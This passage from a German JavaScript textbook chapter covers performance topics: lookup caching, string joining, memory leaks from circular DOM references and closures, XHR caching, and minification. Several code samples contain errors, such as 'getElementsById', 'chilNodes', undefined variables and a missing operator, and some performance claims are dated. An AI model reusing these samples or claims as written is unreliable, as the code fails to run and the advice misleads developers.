Ist dieser bekannt, so kann z. B. über spezielle Methoden-Tabellen die Adresse der Methode *getLand* ermittelt und der Methodenaufruf durchgeführt werden. Die Bindung von Methoden zur Laufzeit nennt man auch „late binding“, während die Bindung zur Compilierzeit „early binding“ genannt wird. Da beim „late binding“ für jeden Methodenaufruf mindestens eine zusätzliche Indirektion notwendig ist, kann es hier zu Performanceeinbußen kommen. Aus diesem Grund erlaubt es Java über das `final`-Schlüsselwort, das „late binding“ für einzelne Methoden zu deaktivieren. In C# und C++ hingegen muss das „late binding“ über das `virtual`-Schlüsselwort explizit aktiviert werden.

Funktionsaufrufe sind „teuer“

JavaScript kennt nur eine Form der Bindung, und zwar das „late binding“. Das bedeutet, dass in JavaScript jeder Funktionsaufruf indirekt erfolgt. Aus diesem Grund sind in JavaScript Funktionsaufrufe sehr „teuer“. Welche Konsequenz soll man aus dieser Tatsache ziehen? Sicherlich kann die Lösung nicht lauten, auf Funktionen zu verzichten und stattdessen unstrukturierten Code zu schreiben. Es ist allerdings sinnvoll, beim Entwickeln von JavaScript-Programmen stets im Hinterkopf zu behalten, dass Funktionsaufrufe hier weitaus langsamer sind als in vielen anderen Programmiersprachen. Insbesondere Funktionen, die zwar zur Qualität des Codes beitragen, jedoch keine wirklichen Aufgaben erfüllen, sollten Sie vermeiden. Ein Beispiel sind die aus Java und C# bekannten Getter- und Setter-Methoden, welche den Zugriff auf Member-Variablen kontrollieren. So sinnvoll Getter- und Setter-Methoden von einem OOP-Standpunkt aus auch sein mögen, in JavaScript sorgen sie vor allem für einen beachtlichen Overhead beim Zugriff auf Member-Variablen.

8.2.4 Bezeichner

Symbolic Lookup

Wie Sie Ihre Variablen, Funktionen und Attribute auch nennen, den JavaScript-Interpreter interessieren nur Zahlen. Jedes Mal, wenn Sie einen Bezeichner verwenden, muss der JavaScript-Interpreter diesen mühevoll auf ein Objekt oder eine Funktion zurückführen (diesen Vorgang nennt man auch „Symbolic Lookup“). Dass das nicht immer ganz einfach ist, zeigt dieses Beispiel:

Listing 8.3

```
a = "Global Variable"; ❷

function Parent() {}
Parent.prototype.a = "Prototyp-Attribut"; ❸
function Child() {}
Child.prototype = new Parent();

c = new Child(); ❹
c.b = "Direktes attribute"; ❺

function f() {
  var d = "Closure Variable"; ❻
  function g() { ❶
    var e = "Lokale Variable"; ❼
    document.write(a);
    document.write(c.a);
```

```
    document.write(c.b);
    document.write(d);
    document.write(e);
  }
  g();
}

f();
```

In diesem Code definieren wir Variablen und Attribute auf verschiedenen Wegen und in unterschiedlichen Kontexten. In der inneren Funktion *g* ❶ möchten wir den Inhalt dieser Variablen und Attribute dann ausgeben. Was passiert dabei im Einzelnen? Wenn der JavaScript-Interpreter einen Bezeichner auflösen soll, inspiziert er dabei einen Kontext nach dem anderen, bis er die Stelle in der Kontext-Kette gefunden hat, an der der Bezeichner definiert ist. Um etwa die globale Variable *a* ❷ zu finden, inspiziert er zunächst den Kontext der Funktion *g*. Da *a* hier nicht definiert ist, inspiziert er als nächstes den Kontext der Funktion *f*. Auch hier findet er *a* nicht. Zuletzt inspiziert er dann noch den globalen Kontext (das `window`-Objekt) und wird schließlich fündig. Um die Variable *a* zu finden sind also drei Anläufe nötig. Der Versuch, das Attribut *a* ❸ der globalen Variable *c* ❹ auszugeben, ist sogar mit noch mehr Aufwand verbunden. Zu den drei Schritten, die allein schon nötig sind, um die Variable *c* überhaupt zu finden, kommen nämlich noch zwei weitere Schritte hinzu: Ist die Variable *c* gefunden, so sucht der JavaScript-Interpreter nach einem Attribut *a*, findet es aber nicht gleich. Also muss er noch den Prototyp des Objekts durchsuchen, bis er schließlich fündig wird. Das Attribut *b* ❺, das direkt durch das Objekt in *c* definiert ist, findet der JavaScript-Interpreter im Vergleich dazu mit einem Schritt weniger. Die Closure-Variable *d* ❻ findet er in zwei und die lokale Variable *e* ❼ sogar in nur einem Schritt.

Lange Suchzeiten bei „entfernten" Variablen

Was ist aus diesem Beispiel zu lernen? Je weiter entfernt von ihrem Verwendungsort eine Variable, ein Attribut oder eine Funktion definiert ist, desto länger muss der JavaScript-Interpreter suchen. Dass diese Suche Zeit kostet, versteht sich von selbst. Doch mit der schlechten Performance der Bezeichner-Lookups müssen Sie sich nicht abfinden. Zwar lassen sich die Lookups nicht komplett vermeiden, durch Caching können Sie die Zahl der Lookups jedoch oft drastisch reduzieren. Ein Beispiel:

```
function setzeStyle() {
  var div =
    document.getElementsById("box");
```

```
  div.firstChild.chilNodes[3].⇨
    lastChild.style.fontWeight = "bold";
  div.firstChild.chilNodes[3].lastChild.⇨
    style.textDecoration = "underline";
  div.firstChild.chilNodes[3].⇨
    lastChild.style.color = "#000";
}
```

Caching von Lookups

Code wie diesen findet man in ähnlicher Form vermutlich in den allermeisten JavaScript-Anwendungen und obwohl er vermutlich seine Aufgabe erfüllt, hat er doch ein entscheidendes Manko: Um drei CSS-Attribute zu setzen, müssen hier Dutzende von Lookups gemacht werden. Doch es einfacher:

```
function setzeStyle() {
  var div =
    document.getElementsById("box");
  var divStyle =
    divs.firstChild.chilNodes[3].⇨
    lastChild.style;
  divStyle.fontWeight = "bold";
  divStyle.textDecoration = "underline";
  divStyle.color = "#000";
}
```

Dieser Code leistet exakt dasselbe wie der vorherige, benötigt dafür aber deutlich weniger Lookups. Dabei setzt der Code auf eine Eigenschaft des Lookup-Systems von JavaScript, die wir im letzten Beispiel herausgefunden haben: Lokale Variablen werden stets in einem einzigen Schritt gefunden. Wenn ein komplizierter Lookup, wie der des `style`-Attributs in unserem Beispiel, immer wieder durchgeführt werden muss, lohnt es sich, das Ergebnis dieses Lookups in einer lokalen Variable zu sichern. Außerdem hat diese Maßnahme noch den positiven Nebeneffekt, dass der Code dadurch lesbarer wird. Das Speichern von Lookups funktioniert für Objekte und Funktionen, für primitive Datentypen ist es jedoch nicht geeignet, da hier kein Verweis, sondern eine Kopie des Werts gespeichert werden würde.[25]

Fazit

Zusammenfassend kann man sagen, dass Sie den Geschwindigkeitsvorteil lokaler Variablen, wo immer dies möglich ist, ausnutzen

[25] Wenn Sie allerdings nur lesenden und keinen schreibenden Zugriff benötigen, können Sie auch Lookups auf primitive Datentypen speichern. Der Overhead durch das Kopieren des Werts kann allerdings die Vorteile des beschleunigten Lookups wieder zunichte machen.

sollten. Im Gegenzug bedeutet das, auf globale Variablen weitestgehend zu verzichten. Was Ihnen aus diesem Abschnitt jedoch besonders im Gedächtnis bleiben sollte, ist, dass sich unnötige Lookups durch Caching einsparen lassen.

8.2.5 Strings

Langsame String-Manipulation

Die Manipulation von Zeichenketten spielt in den meisten Web-Anwendungen eine wichtige Rolle. So haben wir im Verlauf dieses Buchs XML-Dokumente aus Zeichenketten zusammengesetzt, dynamisch HTML-Fragmente generiert und in vielen weiteren Fällen Zeichenketten zusammengefügt, aufgespalten oder auf andere Weise verändert. Unglücklicherweise können String-Manipulationen aber sehr langsam sein. Das liegt vor allem daran, dass für die meisten String-Operationen neuer Speicher reserviert werden muss. Ein Beispiel:

```
var vorname = "Max";
var nachname = "Mustermann";
var strasse = "Musterstraße 22";
var ort = "Musterdorf";

document.write(vorname + " " + nachname +
  ", wohnhaft " + strasse + ", " + ort);
```

Derartigen Code findet man in sehr vielen JavaScript-Anwendungen und auch in diesem Buch haben wir schon mehrfach solchen Code verwendet. Zwar ist auf den ersten Blick nichts an diesem Code auszusetzen, doch führt man sich einmal vor Augen, was bei der Ausführung im Hintergrund abläuft, wird einem schnell klar, dass hier Optimierungsbedarf besteht: String-Konkatenationen werden in JavaScript von links nach rechts durchgeführt und das Ergebnis jeder einzelnen Konkatenation in einem temporären String abgelegt. Für das Beispiel oben bedeutet das bereits, dass insgesamt sechs temporäre Strings angelegt werden müssen. Für jeden dieser Strings muss neuer Speicher reserviert und praktisch unmittelbar danach wieder freigegeben werden. Das ist natürlich eine enorme Verschwendung.

Eine schnellere Lösung

Doch JavaScript kennt hier eine Alternative, nämlich die `join`-Methode des `Array`-Objekts. Diese Methode fügt alle Elemente eines Arrays zu einem String zusammen. Anders als bei der herkömmlichen String-Konkatenation muss dazu nur ein einziges Mal

Speicher reserviert werden, denn die Methode addiert die Länge aller ihrer Elemente und kann dann direkt einen ausreichend großen String erzeugen. Modifiziert man unser obiges Beispiel so, dass es statt String-Konkatenation die `join`-Methode verwendet, erhält man den folgenden Code:

```
var strings = [vorname, " ", nachname,
  ", wohnhaft ", strasse, ", ", ort];
document.write(strings.join(""));
```

Die `join`-Methode erwartet als einzigen Parameter eine Zeichenkette, die als Trennelement zwischen die einzelnen Array-Elemente eingefügt wird. Standardmäßig ist das ein Komma, benutzt man `join` allerdings als Ersatz für die gewöhnliche String-Konkatenation, bietet es sich an, hier eine leere Zeichenkette zu übergeben.

Einschränkungen

Bedauerlicherweise lässt sich die Aussage, `join` sei schneller als die herkömmliche Konkatenation, nicht pauschalisieren. Bei einer größeren Anzahl von Strings oder bei wenigen langen Strings ist das zwar praktisch immer der Fall, bei wenigen kurzen Strings ist `join` aber manchmal sogar langsamer. Es empfiehlt sich daher, beim Zusammenfügen von weniger als zehn Strings entweder pauschal die herkömmliche Konkatenation zu verwenden, oder erst einmal nachzumessen, welches Verfahren schneller ist.

8.2.6 Memory-Leaks

Automatische Speicherverwaltung

Wie viele moderne Programmiersprachen verfügt JavaScript über eine automatische Speicherverwaltung. Das bedeutet, dass Sie Speicher jederzeit reservieren können, sich die Freigabe des Speichers jedoch Ihrer Kontrolle entzieht. Um sicherzustellen, dass Ihr Arbeitsspeicher nicht irgendwann vollläuft, setzt JavaScript einen *Garbage Collector* ein. Dieser wird zum Beispiel immer dann aufgerufen, wenn ein vorgegebenes Speicherkontingent erschöpft ist. Der Garbage Collector spürt allen Speicher auf, der nicht mehr erreichbar ist, etwa weil die dazugehörigen Referenzen nicht mehr bestehen, und gibt ihn dann frei.

Vorteile von Garbage Collection

Automatische Speicherverwaltung hat zwei wesentliche Vorteile: Zum einen muss sich der Programmierer nicht mehr um die Speicherverwaltung kümmern, was natürlich sehr viel bequemer ist, zum anderen kann der Programmierer durch eine versäumte Speicherfreigabe keine Memory-Leaks erzeugen. Ein Beispiel:

```
function reserviereSpeicher() {
  var objekte = new Array();
  for (var i = 0; i < 1000000; i++) {
    objekte[i] = new MeinObjekt();
  }
}
```

Hier werden eine Million Instanzen von *MeinObjekt* angelegt und in einem Array gespeichert. Da die Variable *objekte*, welche auf das Array verweist, jedoch nur innerhalb der Funktion *reserviereSpeicher* sichtbar ist, würde jeder Aufruf der Funktion in einer Programmiersprache ohne automatische Speicherverwaltung zu einem enormen Memory-Leak führen. Nach Ablauf der Funktion wäre der Speicher immer noch reserviert, da jedoch keine Referenzen mehr auf den Speicher bestünden, gäbe es auch keine Möglichkeit, ihn jemals wieder freizugeben. Der Speicher bliebe damit bis zum Beenden des Programms reserviert und könnte nicht anderweitig genutzt werden.

In JavaScript wäre der Aufruf einer solchen Funktion weit weniger problematisch: Der Garbage Collector würde erkennen, dass keine Referenzen mehr auf die Objekte bestehen und sie bei akuter Speicherknappheit auf einen Schlag wieder freigeben.

Garbage Collection in JavaScript

Die meisten JavaScript-Implementierungen verwenden einen so genannten Mark-and-Sweep-Garbage-Collector. Bei einem solchen Garbage-Collector werden zunächst alle im System vorliegenden Objekte als „unerreichbar“ markiert. Objektreferenzen in globalen Variablen bzw. auf dem Aufrufstack betrachtet der Garbage-Collector dann als die so genannten „Roots“ oder Wurzeln. Beginnend von diesen Wurzeln durchläuft er dann rekursiv den gesamten Objekt-Baum. Jedes Objekt, das er dabei besucht markiert er als „erreichbar“. Trifft er auf ein Objekt, das bereits als „erreichbar“ markiert ist, kann er für den jeweiligen Objekt-Zweig die Markierung abbrechen. Nachdem so alle erreichbaren Objekte markiert sind, kann der Garbage-Collector nun alle Objekte löschen, die noch als „unerreichbar“ markiert sind.

Zyklische Referenzen

Obwohl es heute bessere und vor allem schnellere Methoden der Garbage Collection gibt, funktionieren Systeme, die nach dem Mark-and-Sweep-Prinzip arbeiten, in der Regel sehr zuverlässig. Anders als beim so genannten *Reference Counting* lassen sich Mark-and-Sweep-Systeme auch durch zyklische Referenzen nicht aus der Ruhe bringen. Eine zyklische Referenz entsteht, wenn sich zwei Objekte praktisch ringförmig referenzieren. Ein Beispiel:

```
var objektA = new Object();
```

```
var objektB = new Object();
objektA.ref = objektB;
objektB.ref = objektA;
```

Hier besteht eine zyklische Referenz zwischen *objektA* und *objektB*. Für Systeme, die nach dem Prinzip des Reference Counting arbeiten, ist eine solche Situation sehr problematisch. Beim Reference Counting führt jedes Objekt einen internen Zähler mit sich, der die Anzahl der eingehenden Verweise speichert. Fällt dieser Zähler auf 0, so bestehen keine Verweise mehr auf das Objekt und es kann gelöscht werden. Bei einem zyklischen Verweis kann es dazu allerdings nie kommen. Selbst wenn zwei Objekte komplett isoliert sind, es also von außen keine Verweise mehr auf sie gibt, verweisen sie immer noch aufeinander und damit bleibt ihr Verweiszähler auf 1 stehen. Solche Objekte können also nicht freigegeben werden und dadurch entstehen Memory-Leaks.

Garbage Collection und das DOM

Wie bereits erwähnt, verwendet JavaScript kein Reference-Counting. Die DOM-Implementierungen mancher Browser hingegen schon, insbesondere die des Internet Explorers, aber auch die des Mozilla Firefox.[26] Wenn Sie nun über JavaScript auf das DOM zugreifen, treffen zwei verschiedene Arten der Speicherverwaltung aufeinander. Das geht zwar in den meisten Fällen gut, es gibt jedoch einige Situationen in denen es so zu Memory-Leaks kommen kann. Wie Sie diese Situation erkennen und vor allem vermeiden können, erfahren Sie auf den folgenden Seiten.

8.2.6.1 Memory-Leaks erkennen

Häufig erkennt man Memory-Leaks erst dann, wenn sie ein gewisses Ausmaß angenommen haben. Besonders, wenn man einen Browser einige Zeit verwendet hat, kann sich der durch Memory-Leaks verschwendete Speicher aufsummieren und beachtliche Dimensionen annehmen.

Doch Memory-Leaks lassen sich natürlich schon viel früher erkennen. Öffnen Sie dazu eine Webseite Ihrer Wahl (die Webseite sollte natürlich JavaScript verwenden) und gleichzeitig den Task Manager bzw. die Aktivitäts-Anzeige auf dem Mac. Merken oder notieren Sie sich die Speichernutzung Ihres Browsers und laden Sie die Seite dann neu. Die Speichernutzung sollte zunächst ansteigen,

[26] Die Memory-Leak Probleme beider Browser wurden inzwischen weitestgehend behoben. Wegen der weiterhin starken Verbreitung älterer Browserversionen ist es allerdings ratsam, trotzdem entsprechende Vorkehrungen zu treffen.

dann aber wieder ungefähr auf den Ausgangswert zurückfallen. Passiert das nicht, haben Sie es womöglich mit einem Memory-Leak zu tun.

Abb. 8.1 Nach einigen Stunden Benutzung: Firefox belegt über 400 MB Speicher.

„Falsche" Memory-Leaks

Da der Garbage-Collector nach einem Reload nicht immer sofort aktiv wird, kann es allerdings passieren, dass die Speichernutzung erst nach einigen Sekunden wieder zurückgeht. Und es gibt noch einen zweiten Faktor, der das Erkennen von Memory-Leaks erschwert: Einige Browser, darunter auch der Mozilla Firefox, speichern bereits geladene Seiten in einem sogenannten Memory-Cache. Das hat den Vorteil, dass eine Seite, die Sie innerhalb derselben Browser-Sitzung bereits einmal geöffnet haben, beim zweiten Besuch deutlich schneller dargestellt werden kann. Der Browser hält dafür oft große Datenmengen im Arbeitsspeicher (wie Abb. 8.1 eindrucksvoll demonstriert). Damit ist es natürlich schwierig, den vom Memory-Cache belegten Arbeitsspeicher von eventuell durch ein Memory-Leak „verlorenem" Speicher zu unterscheiden. Wenn Sie den Browser neu starten und sich dann nur noch auf ein und derselben Seiten aufhalten, können Sie den Einfluss des Memory-Cache minimieren. Wenn selbst dann die Speicherauslastung noch kontinuierlich ansteigt, haben Sie es mit einem Memory-Leak zu tun.

Drip für den Internet Explorer

Neben den Mitteln der Betriebssysteme gibt es einige Programme, die speziell der Auffindung von Memory-Leaks dienen. Besonders erwähnenswert ist „Drip", welches gezielt Memory-Leaks im

Internet Explorer auffinden, und Ihnen sogar deren genaue Quelle mitteilen kann (WebCode →*drip*).

8.2.6.2 Memory-Leak-Szenarien

Praktisch alle Memory-Leaks in JavaScript lassen sich auf zyklische Referenzen zurückführen. Betrachten Sie dazu das folgende Beispiel:

```
var element =
  document.getElementById("leak");
element.ref = element;
```

Angenommen, „leak" wäre die ID eines DOM-Elements, dann würde dieser Code eine zyklische Referenz produzieren. Natürlich wird man derartigen Code in den meisten JavaScript-Anwendungen nicht finden, doch ein Zyklus muss nicht so unmittelbar ersichtlich sein wie in diesem Beispiel. Tatsächlich könnte das *ref*-Attribut auf ein beliebiges JavaScript-Objekt verweisen, welches erst über Hunderte andere Verweise wieder auf das „leak"-Element zurück verweist, und es würde immer noch ein Memory-Leak entstehen. Schlimmer noch: Alle Objekte, die an einer solchen Verweiskette teilnehmen, können vom JavaScript-Garbage-Collector, obwohl dieser für zyklische Referenzen eigentlich unempfindlich ist, nicht freigegeben werden. Hier entsteht eine klassische Deadlock-Situation, denn das DOM-Objekt „wartet" auf die Freigabe der JavaScript-Objekte und die JavaScript-Objekte auf die Freigabe des DOM-Objekts. Betrachten Sie einmal die Speichernutzung Ihres Browsers bei der Ausführung des folgenden Codes:

Listing 8.4

```
<html>
<head>
  <script type="text/javascript">
    window.onload = function() {
      var element =
        document.getElementById("leak");
      var obj = new Object();
      obj.ref = element;
      obj.leak = new Array(1000).join(
        new Array(1000).join("leak"));
      element.ref = obj;
   };
  </script>
</head>
<body>
```

```
  <div id="leak"></div>
</body>
</html>
```

Bei jedem Aufruf der Seite wird eine zyklische Referenz erzeugt. Um dadurch möglicherweise entstehende Memory-Leaks sichtbar zu machen, wird an das betroffene Objekt zusätzlich noch ein sehr großer String angehängt. Der verlorene Speicher sollte sich daher auf jeden Fall in der Größenordnung mehrerer Megabyte bewegen. Wenn Sie diesen Code in Ihrem Browser ausführen, werden Sie feststellen, dass die Speichernutzung zunächst deutlich ansteigt. Nach einer Weile sollte dann der Garbage-Collector aktiv werden und die Speichernutzung sollte wieder absinken. Passiert dies nicht, so ist das als ein Anzeichen eines Memory-Leaks zu werten.

Closures und Memory Leaks

Eine weitere Quelle von Memory-Leaks sind Closures. Werden in einer Closure DOM-Elemente eingeschlossen, kann es passieren, dass es auch hier zu zyklischen Referenzen kommt. Dazu ein weiteres Beispiel:

Listing 8.5

```
<html>
<head>
  <script type="text/javascript">
    window.onload = function() {
      var element =
        document.getElementById("leak");
      element.onclick = function() {
        alert("Klick!");
      }
      element.leak = new Array(1000).join(
        new Array(1000).join("leak"));
    };
  </script>
</head>
<body>
  <div id="leak"></div>
</body>
</html>
```

Code wie dieser findet sich in den meisten Web-Applikationen in unzähligen Ausführungen und auf den ersten Blick scheint er vollkommen unproblematisch zu sein. Doch auch dieser Code produziert eine zyklische Referenz und hat damit das Potenzial, ein Memory-Leak zu erzeugen. Das Problem wird deutlich, wenn man sich vor Augen führt, dass die anonyme Funktion, die hier dem

`onclick`-Ereignis zugewiesen wird, eine Closure über die lokale Variable *element* erzeugt. Betrachtet man die anonyme Funktion als ein Objekt, so ergibt sich hier wieder das typische Leak-Szenario: Ein DOM-Element verweist auf ein JavaScript-Objekt (die anonyme Funktion), welches wiederum (über die Closure) auf das DOM-Element verweist.

8.2.6.3 Memory-Leaks vermeiden

Selbst-Referenzierung vermeiden

Erfreulicherweise lässt sich das Problem der Memory-Leaks auf verhältnismäßig einfache Weise umgehen. Dazu bedarf es lediglich ein wenig Disziplin und ein paar Zeilen JavaScript-Codes. Zunächst zum Thema Disziplin: Da jedes Attribut, das Sie dynamisch an ein DOM-Objekt binden, potenziell zu einer zyklischen Referenz führen kann, sollten Sie darauf entweder komplett verzichten oder sich dabei auf primitive Datentypen beschränken. Wenn Sie das konsequent tun, haben Sie bereits das erste große Leak-Szenario umgangen.

Zyklische Referenzen auflösen

Weitaus schwerwiegender ist das Problem mit Ereignisbehandlung und Closures. Auch hier könnte man natürlich Disziplin walten lassen und zum Beispiel auf anonyme Funktionen verzichten, doch dadurch würde man sich erheblich in seinen Möglichkeiten beschneiden. Es geht zum Glück einfacher: Beim Verlassen einer Seite, etwa durch das Schließen eines Browser-Tabs oder durch Neuladen der Seite wird das `window.onunload`-Ereignis ausgelöst. Wenn wir dieses Ereignis behandeln und dabei alle zyklischen Referenzen durchbrechen, können wir nach wie vor Closures verwenden, ohne dabei Gefahr zu laufen, Memory-Leaks zu produzieren. Doch wie stellen wir das am besten an? Um mögliche zyklische Referenzen zwischen DOM-Objekten und daran gebundenen Event-Handlern zu durchbrechen, reicht es aus, die Event-Handler zu entfernen. Zu diesem Zweck haben wir dem *dom.Event*-Objekt in Kapitel 5 eine Methode *removeListener* gegeben. Jetzt müssen wir nur noch sicherstellen, dass diese Methode auch für jeden Event-Handler im `onunload`-Ereignis aufgerufen wird. Da wir die Registrierung von Ereignissen über ein zentrales Objekt verwalten, ist das allerdings das geringste Problem:

Listing 8.6

Der verbesserte Konstruktor

Teil der Code-Bibliothek.

```
namespace("dom");

dom.Event = (function() {
  var handlers = [];
  var _this = this;

  function createDelegate(obj,
```

```
    handler) { ... }

  var obj = {
    addListener: function(obj, event,
      handler) {
      if (obj.addEventListener) {
        obj.addEventListener(event, handler,
          false);
      } else if (obj.attachEvent) {
        var delegate = createDelegate(obj,
          handler);
        handler.delegate = delegate;
        obj.attachEvent("on" + event,
          delegate);
        handler = delegate;
      }
      handlers.push([obj, event, handler]); ❶
    },

    removeListener: function(obj, event,
      handler) { ... }
  };

  obj.addListener(window, "unload",
    function() { ❷
    for (var i = 0; i < handlers.length;
      i++) {
      var handler = handlers[i];
      __this.removeListener(handler[0], ❸
         handler[1], handler[2]);
    }
  });

  return obj;
})();
```

Mit einigen wenigen Änderungen können wir unser *dom.Event*-Objekt so abwandeln, dass es alle registrierten Event-Handler beim Verlassen der Seite wieder löscht. Dazu müssen wir uns die der Methode *addListener* übergebenen Parameter einfach in einem Array merken ❶. Dann registrieren wir eine anonyme Funktion ❷, die beim Eintreten des `onunload`-Ereignisses aufgerufen wird und in der wir alle registrierten Event-Handler über die Methode *removeListener* wieder entfernen ❸.

Zyklische Referenzen manuell auflösen

Wenn Sie Ereignisse konsequent mit Hilfe von *dom.Event* registrieren, müssen Sie Memory-Leaks durch Closures nicht mehr fürchten. Sollten Sie allerdings doch einmal auf das HTML-Ereignismodell zurückgreifen wollen, so müssen Sie Ihre Event-Handler an einer passenden Stelle selbst durch Zuweisung von `null` entfernen.

8.3 Caching

Kürzere Ladezeiten

Neben der Ausführungsgeschwindigkeit von Skripten sind bei der Optimierung von Web-Anwendungen auch die Ladezeiten von Interesse. Browser wenden zu diesem Zweck seit jeher eine Reihe von Caching-Techniken an. Zum einen werden während einer Browser-Session bereits besuchte Webseiten im Arbeitsspeicher gehalten, zum anderen werden sie auch auf die Festplatte geschrieben, sodass bei einem erneuten Besuch einer Webseite lediglich die Aktualität des Browsercaches geprüft werden und nicht die ganze Seite neu von Server abgerufen werden muss.

XHR unterstützt Caching

Die Caching-Mechanismen, die Browser für Webseiten verwenden, kommen in ähnlicher Form auch bei `XMLHttpRequest` zum Einsatz. Diese Tatsache ist nicht immer ganz unproblematisch, denn bei einer dynamischen Web-Anwendung ändern sich die vom Web-Server abgerufenen Daten oft mit jeder Anfrage. Doch es gibt auch bestimmte Ressourcen, die sich so selten ändern, dass sich Caching lohnen kann. Denken Sie z. B. an ein umfangreiches WSDL-Dokument, einen RSS-Feed oder eine statische XML-Datei mit lokalisierten Strings.

Wenn Sie Ihren Browser dazu bewegen möchten, die Antwort einer bestimmten HTTP-Anfrage in seinen Cache abzulegen, müssen Sie für die Anfrage die `GET`-Request-Methode verwenden und sicherstellen, dass Ihr Web-Server keine HTTP-Header sendet, die ein Caching unterbinden würden.[27] Doch auch wenn diese beiden Voraussetzungen erfüllt sind, muss ihr Browser die empfangenen Daten nicht zwangsläufig cachen, denn Browser halten sich in diesem Punkt an die Benutzervorgaben. Hat ein Benutzer das Caching vollständig deaktiviert, so müssen Sie sich damit abfinden.

Manuelles Caching

So ist der Browser-Cache zwar ein effektives Mittel zur Reduktion von Ladezeiten, er entzieht sich aber weitestgehend Ihrer Kontrolle. Wenn Sie innerhalb einer Anwendungs-Sitzung Daten cachen müssen, gibt es allerdings einen anderen Weg. Auf einfache

[27] Header, die in diesem Zusammengang relevant sind: `Last-modified` (Änderungsdatum), `ETag` (Eindeutige Nummer), `Expires` (Ablaufdatum) und `Cache-control` (Caching-Einstellungen)

Weise können Sie beliebige Ergebnisse von `XMLHttpRequest`-Anfragen cachen. Dazu ein Beispiel:

Listing 8.7

```
<html>
<body>
  <input type="button" id="button"
    value="Anfrage stellen" /> ❶
  <div id="ausgabe"></div>

  <script type="text/javascript">
    var cache = {}; ❹

    function makeRequest(url, callback) { ❸
      if (cache[url]) { ❻
        callback(cache[url]); ❼
        return;
      }
      var request = new ajax.Request("GET",
        url); ❽
      request.oncomplete = function(xhr) {
        cache[url] = xhr.responseXML; ❺
        callback(xhr.responseXML); ❾
      };
      request.send(null);
    }

    var button =
      document.getElementById("button");
    var ausgabe =
      document.getElementById("ausgabe");
    dom.Event.addListener(button, "click",
      function() {
      var startTime = new Date().getTime(); ❷
      makeRequest("nachricht.xml",
        function(xml) {
        var currentTime =
          new Date().getTime();
        ausgabe.innerHTML +=
          "Anfragedauer: " +
          (currentTime - startTime) + ❿
          "<br />";
      });
```

```
    });
  </script>
</body>
</html>
```

Dieser Code erlaubt Ihnen, durch Anklicken eines Buttons ❶ die Datei „nachricht.xml“ von einem Web-Server abzurufen. Mit jedem Klick wird ein Timer gestartet, der die Laufzeit der Anfrage misst ❷. Die Kommunikation mit dem Server übernimmt dann die Funktion *makeRequest* ❸. Doch diese Funktion stellt nicht einfach nur eine Server-Anfrage, sie verwaltet auch einen Cache ❹. Als Datenstruktur für den Cache dient uns dabei ein gewöhnliches JavaScript-Objekt, das wir allerdings eher als einer Art Hash-Tabelle verwenden. Dabei benutzen wir die angefragte URL als Schlüssel ❺. Das eigentliche Caching funktioniert nun ganz einfach: Bei jeder neuen Anfrage prüfen wir zunächst anhand der URL, ob ein Eintrag in unserem Cache vorliegt ❻. Ist dies der Fall, so liefern wir einfach das für den Eintrag hinterlegte Objekt zurück ❼. Andernfalls stellen wir wie gewohnt eine Anfrage an den Server ❽, speichern dessen Antwort (der Einfachheit halber nur den Wert des `responseXML`-Attributs), dann allerdings in unserem Cache ❺, bevor wir die Callback-Funktion für die Anfrage aufrufen ❾. Innerhalb dieser Callback-Funktion berechnen wir die während der Anfrage vergangene Zeit und geben diese dann aus ❿. Das Ergebnis: Beim ersten Klick auf den Button benötigt die Anfrage je nach Verbindungsgeschwindigkeit mehrere Sekunden, jeder weitere Klick liefert dann allerdings das Ergebnis 0. Eine gecachete Anfrage liefert also sofort eine Antwort.

Probleme mit dieser Lösung

Das obige Beispiel ist allerdings keine praxistaugliche Caching-Lösung. Damit Ihnen nicht irgendwann der Speicher ausgeht, sollten Sie Cache-Einträge, die Sie nicht mehr benötigen, nämlich irgendwann auch wieder freigeben. Außerdem sollten Sie sicherstellen, dass Sie Änderungen an Server-Ressourcen mitbekommen, die für Ihre Anwendung wichtig sind. Aus diesem Grund empfiehlt es sich, den Cache oder zumindest einzelne Cache-Objekte hin und wieder zu aktualisieren.

8.4 Minification und Obfuscation

Dateigrößen Reduzieren

Hinter den Begriffen „Minification“ und „Obfuscation“ verbirgt sich eine einfache Idee: Die meisten Formatierungen und selbst die Benennung von Funktionen, Attributen und Variablen, die wir in unse-

rem Code vornehmen, dienen allein der Übersichtlichkeit und der Lesbarkeit. Dem JavaScript-Interpreter ist es egal, ob Sie Ihren Code einrücken oder nicht, ob Sie Leerzeichen vor und nach Operatoren einfügen und ob Sie Ihre Variablen *maxWindowSize* nennen oder einfach nur *m*. Wenn Sie auf jegliche „Kosmetik" verzichten, können Sie die Größe Ihrer JavaScript-Dateien verringern und damit natürlich auch die Ladezeiten verkürzen. Ein Beispiel:

```
function CustomerBillingAddress(firstname,
  lastname, address1, address2,
  zipCode, city, country) {
  this.toString = function() {
    return firstname + " " + lastname +
      "\n" + address1 + "\n" + adress2 +
      "\n" + zipCode + " " + city +
      "\n" + country;
  }
}

var address = new CustomerBillingAdress(
  "Max", "Mustermann", "Musterweg 32",
  "Bei Müller", 48291, "Musterstadt", "DE");
var addressStr = address.toString();
```

Auf diese Art formatierten Code finden Sie in den allermeisten Web-Anwendungen. Betrachten Sie im Vergleich dazu den folgenden Code:

```
function
C(f,l,a1,a2,z,c,co){this.t=function(){return
f+" "+l+"\n"+a1+"\n"+a2+"\n"+z+"
"+c+"\n"co;}}var a=new
C("Max","Mustermann","Musterweg 32","Bei Mül-
ler",48291,"Musterstadt","DE");var ad=a.t();
```

Automatisierte Minification

Zwar ist dieser Code nicht mehr auf Anhieb zu verstehen, er macht aber genau dasselbe wie der vorherige Code und benötigt dabei weniger als die Hälfte Speicherplatz. Während es für den JavaScript-Interpreter egal sein mag, wie der Code aussieht, den er vorgesetzt bekommt, möchten Sie Ihren Code verständlicherweise schön formatieren und Ihren Funktionen und Variablen nach Möglichkeit auch sprechende Namen geben. Zwar könnten Sie Ihren Code zunächst „schön" schreiben und dann von Hand verkleinern, das wäre allerdings sehr aufwändig und mit dem Risiko verbunden,

dass Sie beim Umbenennen der Variablen und Funktionen Fehler machen, die dann dafür sorgen könnten, dass Ihre Web-Anwendung entweder gar nicht mehr oder nur noch sehr unzuverlässig funktioniert.

